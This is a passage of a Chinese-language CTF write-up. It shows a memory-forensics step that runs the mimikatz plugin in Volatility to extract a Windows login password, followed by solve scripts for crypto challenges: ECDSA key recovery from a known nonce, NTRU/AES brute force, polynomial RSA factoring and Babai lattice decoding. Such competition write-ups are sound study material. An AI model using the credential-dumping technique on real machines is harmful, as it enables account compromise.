
然后去找登录密码
注释里有提示
the key is login password of computer user
提示密码是电脑用户登录密码,此时回到内存文件中,尝试mimikatz提取登录密码即可
python vol.py -f pc.raw --profile=Win7SP1x64 mimikatz

解密压缩包得到key.txt,一把梭发现是个八进制


the key is 358daebef0b7d

一串base,看到是Salted开头,确定是aes,然后解密得到flag
CRYPTO(看不懂,留个脚本)
babysign

import hashlib
import ecdsa
from Crypto.Util.number import *
r = int('7b35712a50d463ac5acf7af1675b4b63ba0da23b6452023afddd58d4891ef6e5', 16)
s = int('a452fc44cc36fa6964d1b4f47392ff0a91350cfd58f11a4645c084d56e387e5c', 16)
nonce = 57872441580840888721108499129165088876046881204464784483281653404168342111855
msg = b'welcome to ecdsa'
msg = int(hashlib.sha256(msg).hexdigest(), 16)
gen = ecdsa.NIST256p.generator
order = gen.order()
secret = (s * nonce - msg) * inverse(r, order) % order
print(b'DASCTF{' + long_to_bytes(secret) + b'}')
# b'DASCTF{11b7311d4f0137074a7256d3eb82f368}'
easyNTRU

from Crypto.Hash import SHA3_256
from Crypto.Cipher import AES
c = b'\xb9W\x8c\x8b\x0cG\xde\x7fl\xf7\x03\xbb9m\x0c\xc4L\xfe\xe9Q\xad\xfd\xda!\x1a\xea@}U\x9ay4\x8a\xe3y\xdf\xd5BV\xa7\x06\xf9\x08\x96="f\xc1\x1b\xd7\xdb\xc1j\x82F\x0b\x16\x06\xbcJMB\xc8\x80'
R.<x> = ZZ[]
import itertools
t = [1, 0, -1]
for i in itertools.product(t,repeat=10):
    m = list(i)
    m = R(m)
    sha3 = SHA3_256.new()
    sha3 = sha3.update(bytes(str(m).encode('utf-8')))
    key = sha3.digest()
    cypher = AES.new(key, AES.MODE_ECB)
    m = cypher.decrypt(c)
    if b'DASCTF' in m:
        print(m)
# b'DASCTF{b437acf4-aaf8-4f8f-ad84-5b1824f5af9c}\x14\x14\x14\x14\x14\x14\x14\x14\x14\x14\x14\x14\x14\x14\x14\x14\x14\x14\x14\x14'
NTRURSA

from Crypto.Util.number import *
p= 64621
P = PolynomialRing(Zmod(p), name = 'x')
x = P.gen()
e = 0x10001
n = 25081*x^175 + 8744*x^174 + 9823*x^173 + 9037*x^172 + 6343*x^171 + 42205*x^170 + 28573*x^169 + 55714*x^168 + 17287*x^167 + 11229*x^166 + 42630*x^165 + 64363*x^164 + 50759*x^163 + 3368*x^162 + 20900*x^161 + 55947*x^160 + 7082*x^159 + 23171*x^158 + 48510*x^157 + 20013*x^156 + 16798*x^155 + 60438*x^154 + 58779*x^153 + 9289*x^152 + 10623*x^151 + 1085*x^150 + 23473*x^149 + 13795*x^148 + 2071*x^147 + 31515*x^146 + 42832*x^145 + 38152*x^144 + 37559*x^143 + 47653*x^142 + 37371*x^141 + 39128*x^140 + 48750*x^139 + 16638*x^138 + 60320*x^137 + 56224*x^136 + 41870*x^135 + 63961*x^134 + 47574*x^133 + 63954*x^132 + 9668*x^131 + 62360*x^130 + 15244*x^129 + 20599*x^128 + 28704*x^127 + 26857*x^126 + 34885*x^125 + 33107*x^124 + 17693*x^123 + 52753*x^122 + 60744*x^121 + 21305*x^120 + 63785*x^119 + 54400*x^118 + 17812*x^117 + 64549*x^116 + 20035*x^115 + 37567*x^114 + 38607*x^113 + 32783*x^112 + 24385*x^111 + 5387*x^110 + 5134*x^109 + 45893*x^108 + 58307*x^107 + 33821*x^106 + 54902*x^105 + 14236*x^104 + 58044*x^103 + 41257*x^102 + 46881*x^101 + 42834*x^100 + 1693*x^99 + 46058*x^98 + 15636*x^97 + 27111*x^96 + 3158*x^95 + 41012*x^94 + 26028*x^93 + 3576*x^92 + 37958*x^91 + 33273*x^90 + 60228*x^89 + 41229*x^88 + 11232*x^87 + 12635*x^86 + 17942*x^85 + 4*x^84 + 25397*x^83 + 63526*x^82 + 54872*x^81 + 40318*x^80 + 37498*x^79 + 52182*x^78 + 48817*x^77 + 10763*x^76 + 46542*x^75 + 36060*x^74 + 49972*x^73 + 63603*x^72 + 46506*x^71 + 44788*x^70 + 44905*x^69 + 46112*x^68 + 5297*x^67 + 26440*x^66 + 28470*x^65 + 15525*x^64 + 11566*x^63 + 15781*x^62 + 36098*x^61 + 44402*x^60 + 55331*x^59 + 61583*x^58 + 16406*x^57 + 59089*x^56 + 53161*x^55 + 43695*x^54 + 49580*x^53 + 62685*x^52 + 31447*x^51 + 26755*x^50 + 14810*x^49 + 3281*x^48 + 27371*x^47 + 53392*x^46 + 2648*x^45 + 10095*x^44 + 25977*x^43 + 22912*x^42 + 41278*x^41 + 33236*x^40 + 57792*x^39 + 7169*x^38 + 29250*x^37 + 16906*x^36 + 4436*x^35 + 2729*x^34 + 29736*x^33 + 19383*x^32 + 11921*x^31 + 26075*x^30 + 54616*x^29 + 739*x^28 + 38509*x^27 + 19118*x^26 + 20062*x^25 + 21280*x^24 + 12594*x^23 + 14974*x^22 + 27795*x^21 + 54107*x^20 + 1890*x^19 + 13410*x^18 + 5381*x^17 + 19500*x^16 + 47481*x^15 + 58488*x^14 + 26433*x^13 + 37803*x^12 + 60232*x^11 + 34772*x^10 + 1505*x^9 + 63760*x^8 + 20890*x^7 + 41533*x^6 + 16130*x^5 + 29769*x^4 + 49142*x^3 + 64184*x^2 + 55443*x + 45925
c = 19921*x^174 + 49192*x^173 + 18894*x^172 + 61121*x^171 + 50271*x^170 + 11860*x^169 + 53128*x^168 + 38658*x^167 + 14191*x^166 + 9671*x^165 + 40879*x^164 + 15187*x^163 + 33523*x^162 + 62270*x^161 + 64211*x^160 + 54518*x^159 + 50446*x^158 + 2597*x^157 + 32216*x^156 + 10500*x^155 + 63276*x^154 + 27916*x^153 + 55316*x^152 + 30898*x^151 + 43706*x^150 + 5734*x^149 + 35616*x^148 + 14288*x^147 + 18282*x^146 + 22788*x^145 + 48188*x^144 + 34176*x^143 + 55952*x^142 + 9578*x^141 + 9177*x^140 + 22083*x^139 + 14586*x^138 + 9748*x^137 + 21118*x^136 + 155*x^135 + 64224*x^134 + 18193*x^133 + 33732*x^132 + 38135*x^131 + 51992*x^130 + 8203*x^129 + 8538*x^128 + 55203*x^127 + 5003*x^126 + 2009*x^125 + 45023*x^124 + 12311*x^123 + 21428*x^122 + 24110*x^121 + 43537*x^120 + 21885*x^119 + 50212*x^118 + 40445*x^117 + 17768*x^116 + 46616*x^115 + 4771*x^114 + 20903*x^113 + 47764*x^112 + 13056*x^111 + 50837*x^110 + 22313*x^109 + 39698*x^108 + 60377*x^107 + 59357*x^106 + 24051*x^105 + 5888*x^104 + 29414*x^103 + 31726*x^102 + 4906*x^101 + 23968*x^100 + 52360*x^99 + 58063*x^98 + 706*x^97 + 31420*x^96 + 62468*x^95 + 18557*x^94 + 1498*x^93 + 17590*x^92 + 62990*x^91 + 27200*x^90 + 7052*x^89 + 39117*x^88 + 46944*x^87 + 45535*x^86 + 28092*x^85 + 1981*x^84 + 4377*x^83 + 34419*x^82 + 33754*x^81 + 2640*x^80 + 44427*x^79 + 32179*x^78 + 57721*x^77 + 9444*x^76 + 49374*x^75 + 21288*x^74 + 44098*x^73 + 57744*x^72 + 63457*x^71 + 43300*x^70 + 1508*x^69 + 13775*x^68 + 23197*x^67 + 43070*x^66 + 20751*x^65 + 47479*x^64 + 18496*x^63 + 53392*x^62 + 10387*x^61 + 2317*x^60 + 57492*x^59 + 25441*x^58 + 52532*x^57 + 27150*x^56 + 33788*x^55 + 43371*x^54 + 30972*x^53 + 39583*x^52 + 36407*x^51 + 35564*x^50 + 44564*x^49 + 1505*x^48 + 47519*x^47 + 38695*x^46 + 43107*x^45 + 1676*x^44 + 42057*x^43 + 49879*x^42 + 29083*x^41 + 42241*x^40 + 8853*x^39 + 33546*x^38 + 48954*x^37 + 30352*x^36 + 62020*x^35 + 39864*x^34 + 9519*x^33 + 24828*x^32 + 34696*x^31 + 2387*x^30 + 27413*x^29 + 55829*x^28 + 40217*x^27 + 30205*x^26 + 42328*x^25 + 6210*x^24 + 52442*x^23 + 58495*x^22 + 2014*x^21 + 26452*x^20 + 33547*x^19 + 19840*x^18 + 5995*x^17 + 16850*x^16 + 37855*x^15 + 7221*x^14 + 32200*x^13 + 8121*x^12 + 23767*x^11 + 46563*x^10 + 51673*x^9 + 19372*x^8 + 4157*x^7 + 48421*x^6 + 41096*x^5 + 45735*x^4 + 53022*x^3 + 35475*x^2 + 47521*x + 27544
#分解N
q1, q2 = n.factor()
q1, q2 = q1[0], q2[0]
#求φ,注意求法,
phi = (p**q1.degree() - 1) * (p**q2.degree() - 1)
assert gcd(e, phi) == 1
d = inverse_mod(e, phi)
m = pow(c,d,n)
h = ''
for i in range(77):
    h+=str(m[i])
h = int(h)
p = 106472061241112922861460644342336453303928202010237284715354717630502168520267
c = 20920247107738496784071050239422540936224577122721266141057957551603705972966457203177812404896852110975768315464852962210648535130235298413611598658659777108920014929632531307409885868941842921815735008981335582297975794108016151210394446009890312043259167806981442425505200141283138318269058818777636637375101005540308736021976559495266332357714
v1 = vector(ZZ, [1, h])
v2 = vector(ZZ, [0, p])
m = matrix([v1,v2]);
f, g1 = m.LLL()[0]

g1 = 228679177303871981036829786447405151037
n = 31398174203566229210665534094126601315683074641013205440476552584312112883638278390105806127975406224783128340041129316782549009811196493319665336016690985557862367551545487842904828051293613836275987595871004601968935866634955528775536847402581734910742403788941725304146192149165731194199024154454952157531068881114411265538547462017207361362857
for i in range(2^20):
    q = g1 ^^ i
    if n % q == 0:
        p = n // q
        phi = (p-1) * (q-1)
        d = inverse(0x10001,phi)
        print(long_to_bytes(int(pow(c,d,n))))
# b'DASCTF{P01yn0m141RS4_W17h_NTRU}'
LWE?
LWE? GGH?

Babai's Nearest Plane algorithm
from sage.modules.free_module_integer import IntegerLattice

m = 66
n = 200
p = 3
q = 2 ^ 20
f = open('out', 'r')
A = []
B = []
C = []
f.readline()
for j in range(m):
    x = f.readline().replace('  ', ' ').replace('  ', ' ').replace('  ', ' ').replace('\n', '').replace(' ', ',')
    if x[1] == ',':
        x = x[0] + x[2:]
    x = eval(x)
    A.append(x)
f.readline()
for j in range(m):
    x = f.readline().replace('  ', ' ').replace('  ', ' ').replace('  ', ' ').replace('\n', '').replace(' ', ',')
    if x[1] == ',':
        x = x[0] + x[2:]
    x = eval(x)
    B.append(x)
f.readline()
for j in range(m):
    x = f.readline().replace('  ', ' ').replace('  ', ' ').replace('  ', ' ').replace('\n', '').replace(' ', ',')
    if x[1] == ',':
        x = x[0] + x[2:]
    x = eval(x)
    C.append(x)
f.close()
b = (
-19786291, -713104590, 79700973, 23261288, 203038164, 430352288, 147848301, 633183638, 188651439, 243206160, -654830271,
335642059, -100511588, 180023362, 130607831, 227597861, 188424473, 175518170, -246987997, 180879649, 421934976,
-227575274, -628937118, 5466646, -254939474, -438417079, 150434624, 327054986, 163561829, 816959939, -265298657,
82651050, 176899880, 174020455, -419656325, -101606182, 300413909, 237169571, -589213744, 121803611, -38080334,
-255712509, -133782964, 106220001, 195767251, -397096116, -583305587, -182462561, -271478737, -32014717, 114385188,
437506115, -1165732, 179349265, -77761751, -233976783, 410153356, 476453640, 91892631, -242168750, 506769243,
-384438362, 131852532, 586202810, 376719791, 578215353, 874304742, 163584566, 434260863, 98013671, 213627784, 59622886,
-84912852, 156744856, 169652328, 178143615, 400046730, 408163110, -357990863, -269552089, -199410809, 187503858,
-853206157, 134901027, 313984185, -162544217, -69722073, 43817388, -47389463, 210346729, -46516961, 72002967, 327714191,
45052266, 1010509210, 110937225, 448179404, 341448936, 446550865, 221914340, -804918424, -12007071, 151215468,
440279795, -73408566, -112121988, 40294376, 283179449, -193812410, -30061804, 20326854, 65412625, -260020045,
-570090340, 1546454, 548030557, 618148316, 290333796, 665474379, 301709165, -104726821, -503111899, 480689642,
-331192606, -518345784, -314602459, 25354403, 410995568, 179675848, -207010027, 400838662, 125916880, 501112567,
578261227, 24802586, 493171331, 383306766, -390093502, -389822626, -303615722, 20813851, -399678371, -566907567,
-432647113, -280465568, 1002042393, -510901339, 316603766, -139701243, 211217523, 108545545, -12948109, -569199543,
37065919, -150542603, 417851006, -470173530, -628557669, -128339015, -427978763, 381402990, 205835334, -30976552,
-357466556, -104985580, -115366372, 296031071, -8036087, 79340491, 650365147, 295521125, 885900267, 133049758,
217970062, 237420894, 358760095, -2684469, 475711698, 316770575, -25024622, -193442003, 200260606, 89183826, 567491985,
726371428, 222116554, 87397506, -29529094, 125968479, -50793004, 218035181, -210376687, 1025673749, -262390458,
467412984, -71097225, 259125517, -337232810, 143359550, 27115363)

D = matrix(ZZ, 66*3, 200)
for i in range(66):
    for j in range(200):
        D[i,j] = A[i][j]
for i in range(66):
    for j in range(200):
        D[i+66,j] = B[i][j]
for i in range(66):
    for j in range(200):
        D[i+66*2,j] = C[i][j]

e = vector(b)
W = matrix(D)
def babai(A, w):
    A = A.LLL()
    G = A.gram_schmidt()[0]
    t = w
    for i in reversed(range(A.nrows())):
        c = ((t * G[i]) / (G[i] * G[i])).round()
        t -= A[i] * c
    return w - t
V = babai(W,e)
m = V/W

flag = ''
for i in m:
    flag += chr(i)
print(flag)